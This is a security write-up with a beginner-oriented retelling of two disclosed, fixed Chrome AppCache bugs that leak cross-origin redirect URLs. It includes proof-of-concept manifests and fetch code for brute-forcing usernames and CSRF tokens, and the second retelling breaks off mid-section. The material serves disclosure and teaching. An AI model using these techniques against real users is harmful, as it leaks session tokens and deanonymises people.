AppCache's forgotten tales
Chrome's AppCache Network section acted as an allowlist that blocked requests to URLs not listed, and this behaviour could be abused to detect whether a cross-origin request resulted in a redirect. By using non-standard pattern matching in the Network section, an attacker could brute-force characters of a redirect URL, potentially leaking CSRF tokens or deanonymising users.
 Published on blog.lbherrera.me
The beginning of this story is almost as old as Chrome itself. It started ten years ago - precisely on version 5.0.375 - when Application Cache (AppCache) was first implemented and shipped into Chrome.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Application Cache (AppCache) shipped in Chrome 5.0.375, ten years before this research. Its stated purposes were offline browsing, speed (loading resources from disk without a network trip) and resilience (an offline experience even if a site went down for maintenance). Over time it lost relevance to Service Workers and became a liability: the report cites it as the second most troublesome client-side storage API in the Web Platform, with over 400 Chromium CLs during 2018 and 2019. It was deprecated and set under removal in the WHATWG standard and marked obsolete in W3C HTML 5.1. Chrome deprecated it in Chrome 67 as part of removing powerful features on insecure origins, removed it from non-secure contexts in Chrome 70, and scheduled full removal for Chrome 82, later postponed to Chrome 85. It was removed by default in Chrome 85, with a reverse origin trial letting sites re-enable it on secure contexts; the definitive removal was set for Chrome 93, estimated around October 2021.

The feature is driven by a cache manifest. The report focuses on three sections of that manifest: CACHE, NETWORK and FALLBACK, plus a Chrome-specific CHROMIUM-INTERCEPT section that deviates from the standard and is not listed in the HTML standard. Because the research targeted cross-origin attacks, the FALLBACK and CHROMIUM-INTERCEPT sections were discarded as vectors: they only take same-origin URLs as entries.
Setup
The researcher worked from a general understanding of AppCache, informed by prior research from @filedescriptor and Frans Rosén, both of whom had independently found ways to exploit sandbox domains through AppCache. The test target was Facebook, using endpoints whose behaviour depends on login state: /settings is only reachable by a logged-in user and otherwise redirects to /login.php, and /me redirects to / when logged out and to /victim (the user's profile page) when logged in. The attack pages are ordinary HTML documents that reference a manifest via the manifest attribute and use the applicationCache events as oracles. No special tooling is described beyond reading Chrome's source and the Chromium issue tracker.
Finding it
The Cache section as a redirect oracle
Prior XSLeaks research had shown that the CACHE section can detect whether a cross-origin request resulted in a redirect. The first experiment set a manifest and a page as follows:
CACHE MANIFEST
https://www.facebook.com/settings
<html manifest="manifest.appcache">
	<script>
		applicationCache.onerror  = () => console.log("User isn't logged since there was a redirect");
		applicationCache.oncached = () => console.log("User is logged since there wasn't a redirect");
	</script>
</html>
Because /settings can only be accessed by a logged-in user, the error and cached events act as oracles for whether a redirect happened, leaking the user's login status. This works because AppCache cannot cache entries that result in a redirect, as described in the WHATWG standard.

This trick has two limitations that the CACHE section alone could not overcome:
- The endpoint has to conditionally issue a redirect depending on the state of the web application.
- Only one bit of information is leaked.
The /me endpoint illustrates the restriction: logged out it redirects to /, logged in it redirects to /victim. The oracle can only ask "did a redirect happen?", and since the error event fires in both cases it cannot distinguish between the two redirects.
The Network section behaves as an allowlist
The NETWORK section was new territory. From the MDN documentation the understanding was that resources listed there are always retrieved from the network and never from the cache, while unlisted resources come from the cache first and from the network if not found. To verify, the researcher added a NETWORK section containing /settings:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/settings
and changed the page to fetch that endpoint:
<html manifest="cache.manifest">
	<script>
		applicationCache.oncached = () => {
			fetch("https://www.facebook.com/settings", { mode: "no-cors", credentials: "include" });
		}
	</script>
</html>
While logged in, the fetch was performed as expected, with no redirects.

After logging out and accessing the page again, the redirect to /login.php was expected, but the subsequent request to it failed.

The explanation is a misconception about the NETWORK section: when a NETWORK section is set, a request to a URL that is neither an entry in the NETWORK nor in the CACHE section is rejected, so the section works as an allowlist. This also applies to requests originating from a redirect. Adding /login.php as an entry to the NETWORK section and reloading while logged out made the request finish successfully without being blocked.
A new oracle
This gave the ability to confirm whether any given URL was part of a redirect. The test manifest:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/victim
and the page:
<html manifest="cache.manifest">
	<script>
		applicationCache.oncached = () => {
			fetch("https://www.facebook.com/me", {
				mode: "no-cors",
				credentials: "include"
			}).then(() => {
				console.log("The profile of the user is /victim");
			}).catch(()= > {
				console.log("The profile of the user isn't /victim");
			});
		}
	</script>
</html>
The flow:
- A user navigates to a malicious page.
- The manifest is installed, blocking all network connections except to
/meand/victim. - As soon as the manifest finishes installing, a fetch is issued to
/me. - Since
/meis an allowlisted entry, the request is allowed. - Given the user is logged on Facebook, a redirect is made to
/victim. - If the username is "victim", the promise finishes normally because
/victimis allowlisted. - If the username is not "victim", the promise is rejected due to a network error caused by the non-existence of a matching entry.
The downside is that a manifest with different usernames must be created and /me fetched until a match is found, which takes a lot of time. A manifest containing hundreds of thousands of usernames at once speeds this up, followed by a binary search to find the one that triggered the match:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/victim1
https://www.facebook.com/victim2
https://www.facebook.com/victim3
[...]
https://www.facebook.com/victim99998
https://www.facebook.com/victim99999
https://www.facebook.com/victim100000
This still requires a very big wordlist of usernames and some luck.
Pattern matching in the manifest parser
Reading Chrome's AppCache implementation source code revealed keywords such as "URL patterns" and "not standardized".

A search led to issue 224426, which tracked the implementation of this feature.

Around early 2013, support for pattern matching was added to the FALLBACK, INTERCEPT and NETWORK sections of Chrome's Application Cache. URLs in those sections could be matched using glob semantics provided the entries ended with a trailing isPattern. A quick test confirmed it: both manifests below allowed network connections to the /me and /victim endpoints.
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/victim
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/vi*tim isPattern
Exploitation
Step 1: brute-force the redirect target character by character
Pattern matching combined with the allowlist behaviour of the NETWORK section makes it possible to brute-force, character by character, the URLs that are part of a cross-origin redirect chain:
- A manifest is created containing a
NETWORKsection. - The targeted endpoint that initiates the redirect is added as an entry.
- Another entry is added containing a base URL followed by a single random character, with the trailing wildcard character and
isPatternat the end of the entry. - A request is made to the targeted endpoint and the attacker checks whether it resulted in a network error.
- A network error means the chosen character is not part of the URL in the redirect chain.
For the /me scenario, with the user logged into the "victim" account, this manifest produces a network error:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/a* isPattern
With this manifest the request succeeds, letting the attacker infer that the first character of the username is "v":
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/v* isPattern
Step 2: binary search over the charset
More than one character check can be done per registered manifest, so a binary search improves efficiency. A single manifest contains entries matching half of the possible characters. With a hypothetical charset limited to [a-z], the manifest uses characters from "a" to "m":
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/a* isPattern
https://www.facebook.com/b* isPattern
https://www.facebook.com/c* isPattern
[...]
https://www.facebook.com/g* isPattern
[...]
https://www.facebook.com/k* isPattern
https://www.facebook.com/l* isPattern
https://www.facebook.com/m* isPattern
Two outcomes are possible:
- The request returns successfully, so the first character is in the
[a-m]range. - The request results in a network error, so the first character is in the
[n-z]range.
Each iteration halves the possible characters until one is left, leaking the first letter. Subsequent characters are leaked the same way, appending each found character to the targeted URL used in the manifest.
Step 3: a real target with a CSRF token in the redirect
The findings were reported to Google as report 1039869 through the Chrome VRP and fixed within seven days. Scenarios where leaking complete URLs of cross-origin redirects matters:
- Redirects to URLs that contain a session token in the query string.
- Redirects to URLs that contain a CSRF token in the query string.
- Redirects to sensitive information (private documents, photos, etc).
- Redirects to the user's profile (for deanonymization).
A real-world case was found inside Chrome's issue tracker: the https://bugs.chromium.org/p/chromium/issues/entryafterlogin endpoint, used to redirect users to the report form after they authenticate.

The endpoint redirected to a page containing a CSRF token in the query string, fulfilling one of the requisites.
Step 4: freezing the redirect with force-cache
Several requests to /p/chromium/issues/entryafterlogin are needed to leak the full token, but after each request a completely new token was generated, changing the redirect location and preventing the attack.

Because the Cache-Control header was set to private, a fetch with the force-cache option could cache the endpoint's response, including the Location header containing the URL with the CSRF token:
fetch("https://bugs.chromium.org/p/chromium/issues/entryafterlogin", {
    mode: "no-cors",
    credentials: "include",
    cache: "force-cache"
});
Subsequent requests then came from the cache instead of the network, freezing the redirect URL and the CSRF token and allowing the attack to be performed.

The full proof of concept is published at https://gist.github.com/lbherrera/[redacted].
Step 5: the second bug, prefix matching
Almost one year later the attack was revised and found to still be possible through an alternative way. Due to a flaw in the AppCache specification, URLs were matched by prefix. With this manifest registered, requests to URLs starting with the https://facebook.com/v prefix were allowlisted and returned successfully, while requests not starting with that prefix were rejected and blocked:
CACHE MANIFEST

NETWORK:
https://facebook.com/me
https://facebook.com/v
Under those rules, requests to all of the following URLs would work:
- https://facebook.com/v
- https://facebook.com/vi
- https://facebook.com/vic
- https://facebook.com/vict
- https://facebook.com/victi
- https://facebook.com/victim
A request to https://facebook.com/anothervictim would not, which is precisely the behaviour that enabled the attack last time. This warranted another report to the Chrome VRP. After realising it was an issue in the specification, other browsers were tested: Firefox had once been vulnerable but was already far into AppCache deprecation and had disabled it by default in its stable version, requiring a flag to re-enable it.
Root cause
The first bug is the non-standard isPattern glob matching in the NETWORK section. Combined with the allowlist semantics of that section, which also apply to requests originating from a redirect, an attacker can test whether a redirect target matches a chosen pattern. The second bug is in the AppCache specification itself: URL matching was done by prefix, so an entry such as https://facebook.com/v allowlisted every URL starting with that string. In both cases the existing behaviour of the NETWORK section, intended to restrict which resources may be fetched, became the channel that leaks information about cross-origin redirects.
Impact
An attacker who can get a victim to load a malicious page can leak the full URL of a cross-origin redirect chain, character by character, and thereby recover session tokens, CSRF tokens, sensitive URLs or the victim's profile identifier (deanonymization). The attack requires the target endpoint to conditionally redirect depending on state. The two bugs were tracked as CVE-2020-6399 and CVE-2021-21168, and combined resulted in a bounty of $10000.
Fix
Google fixed the first report promptly, within seven days of submission. The second issue was identified as a flaw in the specification, and the report notes that Firefox had already disabled AppCache by default. Chrome's AppCache was removed by default in Chrome 85, with the definitive removal set for Chrome 93.
Variants to test
- Any endpoint that redirects to a URL containing a token in the query string: build a manifest with the initiating endpoint plus
isPatternentries and check whether the fetch resolves or rejects. A positive result is a successful fetch for the correct prefix and a network error for wrong characters. - Endpoints whose redirect target depends on login state, such as
/mestyle profile redirects: use thecached/errorevents or theNETWORKallowlist to distinguish redirect outcomes. A positive result is a reliable difference between logged-in and logged-out states. - Responses with
Cache-Control: privatethat carry aLocationheader: fetch withcache: "force-cache"and repeat the request. A positive result is a stable redirect URL across requests. - Manifest entries without
isPatternthat end in a partial path: register a prefix entry and request longer URLs under it. A positive result is that all prefixed URLs are allowlisted. - Other browsers with AppCache still enabled: repeat the prefix test. A positive result is the same prefix-based allowlisting behaviour.
What happened, in plain words
Imagine your browser kept a small notebook for each website, so the site could still work when your internet connection dropped. That notebook is called Application Cache, or AppCache for short. It was a feature built into Chrome that let a website say: "keep these files on my computer so I can open them later, even offline."
This article is about a security researcher, Luan Herrera, who looked at AppCache just before Chrome was about to delete it for good. He found two bugs. Both bugs let a malicious website figure out secret information about you, such as what your username is on another site, or even a secret code (a token) that a website puts in a web address. He reported both bugs to Google, and together they earned him a $10,000 bounty. The two bugs were tracked as CVE-2020-6399 and CVE-2021-21168.
You do not need to know how to program to follow this. You only need to know how to use a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
A short history of AppCache
AppCache started shipping in Chrome version 5.0.375, ten years before this research. It had three stated purposes:
- Offline browsing: letting you open a website even when you have no internet.
- Speed: loading files straight from your own disk instead of downloading them again over the network.
- Resilience: giving you a working offline experience even if the website itself went down for maintenance.
Over the years the web changed. Newer features, especially Service Workers (a modern, more powerful way for websites to run code in the background and work offline), made AppCache less useful. AppCache also turned out to be a security and stability problem. The report calls it the second most troublesome client-side storage API in the Web Platform, with over 400 Chromium CLs during 2018 and 2019. A CL (changelist) is a single proposed code change in Google's Chromium project, so 400 of them means the feature needed a huge amount of fixing.
Because of this, the standards bodies moved to retire it. It was deprecated and set under removal in the WHATWG standard, and marked obsolete in W3C HTML 5.1. WHATWG and W3C are organisations that write the shared rules (standards) that browsers follow. Deprecated means "still works, but officially discouraged and planned for removal". Obsolete means "no longer part of the current standard".
Chrome followed the same path:
- Chrome 67 deprecated AppCache, as part of a wider effort to remove powerful features on insecure origins. An insecure origin is a website loaded over plain
http://rather than encryptedhttps://. - Chrome 70 removed it from non-secure contexts.
- Full removal was scheduled for Chrome 82, then postponed to Chrome 85.
- Chrome 85 removed it by default, but a reverse origin trial let websites that had not migrated in time switch it back on for secure contexts. An origin trial is a temporary opt-in that lets a site use a feature before or after its normal availability window.
- The definitive removal, with the origin trial finishing, was set for Chrome 93, estimated around October 2021.
How AppCache works, and which parts matter here
AppCache is driven by a file called a cache manifest. Think of it as a shopping list that a website hands to your browser. The list is plain text and starts with the line CACHE MANIFEST. After that line come sections, each with its own heading. The report focuses on three of them:
CACHE: files the browser should store and use offline.NETWORK: web addresses the browser is allowed to contact over the network.FALLBACK: backup pages to show when something cannot be loaded.
There is also a fourth section, CHROMIUM-INTERCEPT, which is specific to Chrome. It deviates from the standard and does not appear in the HTML standard at all.
Because the researcher was interested in attacks that work cross-origin, he discarded the FALLBACK and CHROMIUM-INTERCEPT sections as possible vectors. Cross-origin means one website (say, evil.example) interacting with a different website (say, facebook.com). Browsers deliberately restrict what one origin can do to another, and that restriction is the whole point of web security. A vector is simply a route or method an attacker uses. The reason those two sections were dropped is that they only accept same-origin URLs as entries, so they cannot be used to reach another site.
Setting up the experiment
The researcher already understood AppCache in general. He also built on earlier work by two other researchers, @filedescriptor and Frans Rosén, who had each independently found ways to abuse AppCache against sandbox domains. A sandbox domain is a separate domain a service uses to safely host untrusted content, so that a problem there cannot affect the main site.
The test target was Facebook, chosen because some of its pages behave differently depending on whether you are logged in:
/settingscan only be opened by a logged-in user. If you are logged out, Facebook sends you to/login.phpinstead./mesends you to/when you are logged out, and to/victim(the user's own profile page) when you are logged in.
A redirect is when a server answers your request by saying "not here, go to this other address instead". Your browser then automatically requests the new address. Redirects are central to this whole story.
The attack pages are ordinary HTML documents. HTML is the language web pages are written in. Each page points at a manifest using the manifest attribute on the <html> tag, and uses events from the applicationCache object as oracles. An oracle in security is any observable signal that answers a question the attacker is not supposed to be able to ask. If a page can tell "did a redirect happen?" by watching which event fires, then the event is an oracle for that question.
No special tooling is described beyond reading Chrome's source code and the Chromium issue tracker. The Chromium issue tracker is Google's public bug database for the browser.
Finding it
The Cache section as a redirect oracle
Earlier research into XSLeaks had shown that the CACHE section can detect whether a cross-origin request resulted in a redirect. XSLeaks (cross-site leaks) is a class of attacks where one website learns small facts about another by observing side effects, without breaking the browser's normal isolation. The first experiment set a manifest and a page like this:
CACHE MANIFEST
https://www.facebook.com/settings
Line by line:
CACHE MANIFESTis the required first line. It tells the browser "this file is a cache manifest".https://www.facebook.com/settingsis listed under the defaultCACHEsection, so the browser is asked to store Facebook's settings page for offline use.
<html manifest="manifest.appcache">
	<script>
		applicationCache.onerror  = () => console.log("User isn't logged since there was a redirect");
		applicationCache.oncached = () => console.log("User is logged since there wasn't a redirect");
	</script>
</html>
Line by line:
<html manifest="manifest.appcache">loads the page and tells the browser to use the filemanifest.appcacheas its cache manifest.<script>starts a block of JavaScript, the programming language browsers run.applicationCache.onerror = ...sets up a handler: if the browser fails to cache the listed files, run this code.console.log(...)prints a message to the browser's developer console, a hidden panel where programmers see diagnostic output.applicationCache.oncached = ...sets up the opposite handler: if the browser successfully caches everything, run this code.
The logic: /settings can only be reached by a logged-in user. If you are logged in, the browser fetches the page and caches it, so oncached fires. If you are logged out, Facebook redirects you to /login.php, and AppCache cannot cache a response that was a redirect, so onerror fires. The two events therefore act as oracles for whether a redirect happened, which leaks the user's login status.
This trick has two limitations that the CACHE section alone could not overcome:
- The endpoint has to conditionally issue a redirect depending on the state of the web application. An endpoint is a specific address on a server that does a particular job, like a door in a building.
- Only one bit of information is leaked. A bit is the smallest unit of information: a yes or a no.
The /me endpoint shows the restriction. Logged out, it redirects to /. Logged in, it redirects to /victim. The oracle can only ask "did a redirect happen?", and since the error event fires in both cases, it cannot tell the two redirects apart. It knows a redirect happened, but not where it went.
The Network section behaves as an allowlist
The NETWORK section was new territory for the researcher. From the MDN documentation, his understanding was that resources listed there are always fetched from the network and never from the cache, while unlisted resources come from the cache first and from the network if not found. MDN is Mozilla's public documentation site for web technologies. To verify, he added a NETWORK section containing /settings:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/settings
Line by line:
- The blank line separates the header from the next section.
NETWORK:starts the network section.https://www.facebook.com/settingsis listed as an address the browser may contact over the network.
He then changed the page to fetch that endpoint:
<html manifest="cache.manifest">
	<script>
		applicationCache.oncached = () => {
			fetch("https://www.facebook.com/settings", { mode: "no-cors", credentials: "include" });
		}
	</script>
</html>
Line by line:
<html manifest="cache.manifest">loads the page withcache.manifestas its manifest.applicationCache.oncached = () => { ... }runs the code inside the braces once the manifest has been installed successfully.fetch("https://www.facebook.com/settings", ...)asks the browser to make a request to that address. fetch is the browser's built-in way for JavaScript to make network requests.{ mode: "no-cors", credentials: "include" }are options.mode: "no-cors"means "send the request but do not let me read the response body", which is how a page can make a cross-origin request without special permission.credentials: "include"means "attach the user's cookies for that site". A cookie is a small piece of data a site stores in your browser so it can recognise you on later requests; it is how you stay logged in.
While logged in, the fetch was performed as expected, with no redirects.
After logging out and accessing the page again, the redirect to /login.php was expected, but the subsequent request to it failed.
The explanation is a misconception about the NETWORK section. When a NETWORK section is set, a request to a URL that is neither an entry in the NETWORK nor in the CACHE section is rejected. In other words, the section works as an allowlist: only what is on the list is permitted, and everything else is blocked. This also applies to requests that come from a redirect. So when Facebook redirected the browser to /login.php, that follow-up request was blocked because /login.php was not on the list. Adding /login.php as an entry to the NETWORK section and reloading while logged out made the request finish successfully without being blocked.
A new oracle
This gave the researcher the ability to confirm whether any given URL was part of a redirect. The test manifest:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/victim
Line by line:
NETWORK:starts the network section.https://www.facebook.com/meis allowlisted, so the browser may request it.https://www.facebook.com/victimis also allowlisted, so the browser may request it too.
And the page:
<html manifest="cache.manifest">
	<script>
		applicationCache.oncached = () => {
			fetch("https://www.facebook.com/me", {
				mode: "no-cors",
				credentials: "include"
			}).then(() => {
				console.log("The profile of the user is /victim");
			}).catch(()= > {
				console.log("The profile of the user isn't /victim");
			});
		}
	</script>
</html>
Line by line:
applicationCache.oncached = () => { ... }runs the code inside once the manifest is installed.fetch("https://www.facebook.com/me", { mode: "no-cors", credentials: "include" })sends a request to/mewith the user's cookies attached..then(() => { ... })runs if the request succeeds. A promise is JavaScript's way of representing a result that arrives later;.thenis what to do on success.console.log("The profile of the user is /victim")prints the success message..catch(()= > { ... })runs if the request fails..catchis what to do on failure. (The()= >in the original has a stray space; it is meant to be() =>.)console.log("The profile of the user isn't /victim")prints the failure message.
The flow:
- A user navigates to a malicious page.
- The manifest is installed, blocking all network connections except to
/meand/victim. - As soon as the manifest finishes installing, a fetch is issued to
/me. - Since
/meis an allowlisted entry, the request is allowed. - Given the user is logged on Facebook, a redirect is made to
/victim. - If the username is "victim", the promise finishes normally because
/victimis allowlisted. - If the username is not "victim", the promise is rejected due to a network error caused by the non-existence of a matching entry.
The downside is that a manifest with different usernames must be created and /me fetched until a match is found, which takes a lot of time. A manifest containing hundreds of thousands of usernames at once speeds this up, followed by a binary search to find the one that triggered the match. A binary search is the "guess the number" trick: split the possibilities in half, ask which half it is in, and repeat.
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/victim1
https://www.facebook.com/victim2
https://www.facebook.com/victim3
[...]
https://www.facebook.com/victim99998
https://www.facebook.com/victim99999
https://www.facebook.com/victim100000
Line by line:
NETWORK:starts the network section.https://www.facebook.com/meis the endpoint that triggers the redirect.https://www.facebook.com/victim1throughhttps://www.facebook.com/victim100000are candidate profile URLs. The[...]stands for the many entries in between that the report does not spell out.
This still requires a very big wordlist of usernames and some luck. A wordlist is simply a long list of candidate values to try.
Pattern matching in the manifest parser
Reading Chrome's AppCache implementation source code revealed keywords such as "URL patterns" and "not standardized". Source code is the human-written text that makes up a program. A parser is the part of a program that reads a file and works out what it means.
A search led to issue 224426, which tracked the implementation of this feature.
Around early 2013, support for pattern matching was added to the FALLBACK, INTERCEPT and NETWORK sections of Chrome's Application Cache. Pattern matching means matching text against a rule with wildcards, like vi*tim matching victim. The report calls the matching rules glob semantics: * stands for any run of characters. URLs in those sections could be matched this way provided the entries ended with a trailing isPattern. A quick test confirmed it: both manifests below allowed network connections to the /me and /victim endpoints.
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/victim
Line by line:
NETWORK:starts the network section.https://www.facebook.com/meandhttps://www.facebook.com/victimare listed as exact addresses.
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/vi*tim isPattern
Line by line:
NETWORK:starts the network section.https://www.facebook.com/meis listed as an exact address.https://www.facebook.com/vi*tim isPatternis a pattern entry. The*matches any run of characters, so this matchesvictim. The trailingisPatterntells Chrome to treat the entry as a pattern rather than an exact address.
Exploitation
Step 1: brute-force the redirect target character by character
Pattern matching combined with the allowlist behaviour of the NETWORK section makes it possible to brute-force, character by character, the URLs that are part of a cross-origin redirect chain. To brute-force means to try every possibility until one works. A redirect chain is a sequence of redirects, one after another.
- A manifest is created containing a
NETWORKsection. - The targeted endpoint that initiates the redirect is added as an entry.
- Another entry is added containing a base URL followed by a single random character, with the trailing wildcard character and
isPatternat the end of the entry. - A request is made to the targeted endpoint and the attacker checks whether it resulted in a network error.
- A network error means the chosen character is not part of the URL in the redirect chain.
For the /me scenario, with the user logged into the "victim" account, this manifest produces a network error:
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/a* isPattern
Line by line:
NETWORK:starts the network section.https://www.facebook.com/a* isPatternallows any URL starting withhttps://www.facebook.com/a. Since the real redirect goes tohttps://www.facebook.com/victim, this pattern does not match, so the follow-up request is blocked and the fetch fails.
With this manifest the request succeeds, letting the attacker infer that the first character of the username is "v":
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/v* isPattern
Line by line:
NETWORK:starts the network section.https://www.facebook.com/v* isPatternallows any URL starting withhttps://www.facebook.com/v. Since the redirect goes tohttps://www.facebook.com/victim, this pattern matches, the follow-up request is allowed, and the fetch succeeds.
Step 2: binary search over the charset
More than one character check can be done per registered manifest, so a binary search improves efficiency. A charset is the set of characters that can appear in a value. A single manifest contains entries matching half of the possible characters. With a hypothetical charset limited to [a-z], the manifest uses characters from "a" to "m":
CACHE MANIFEST

NETWORK:
https://www.facebook.com/me
https://www.facebook.com/a* isPattern
https://www.facebook.com/b* isPattern
https://www.facebook.com/c* isPattern
[...]
https://www.facebook.com/g* isPattern
[...]
https://www.facebook.com/k* isPattern
https://www.facebook.com/l* isPattern
https://www.facebook.com/m* isPattern
Line by line:
NETWORK:starts the network section.- Each
https://www.facebook.com/X* isPatternline allows any URL starting with that letter. Together, the entries fromatomcover the first half of the alphabet. The[...]stands for the entries in between that the report does not spell out.
Two outcomes are possible:
- The request returns successfully, so the first character is in the
[a-m]range. - The request results in a network error, so the first character is in the
[n-z]range.
Each iteration halves the possible characters until one is left, leaking the first letter. Subsequent characters are leaked the same way, appending each found character to the targeted URL used in the manifest.
Step 3: a real target with a CSRF token in the redirect
The findings were reported to Google as report 1039869 through the Chrome VRP and fixed within seven days. The Chrome VRP (Vulnerability Reward Program) is Google's bug bounty programme for Chrome: you report a security bug, and if it is valid, Google pays you. A bug bounty is exactly that arrangement.
Scenarios where leaking complete URLs of cross-origin redirects matters:
- Redirects to URLs that contain a session token in the query string.
- Redirects to URLs that contain a CSRF token in the query string.
- Redirects to sensitive information (private documents, photos, etc).
- Redirects to the user's profile (for deanonymization).
A session token is a secret value that proves you are logged in. A CSRF token is a secret value a site puts in a form to prove the request really came from its own pages, not from an attacker's page. CSRF stands for Cross-Site Request Forgery, an attack where a malicious site tricks your browser into submitting a request to another site while you are logged in. The query string is the part of a URL after the ?, used to pass extra data. Deanonymization means working out who someone is when they wanted to stay anonymous.
A real-world case was found inside Chrome's issue tracker: the https://bugs.chromium.org/p/chromium/issues/entryafterlogin endpoint, used to redirect users to the report form after they authenticate.
The endpoint redirected to a page containing a CSRF token in the query string, fulfilling one of the requisites.
Step 4: freezing the redirect with force-cache
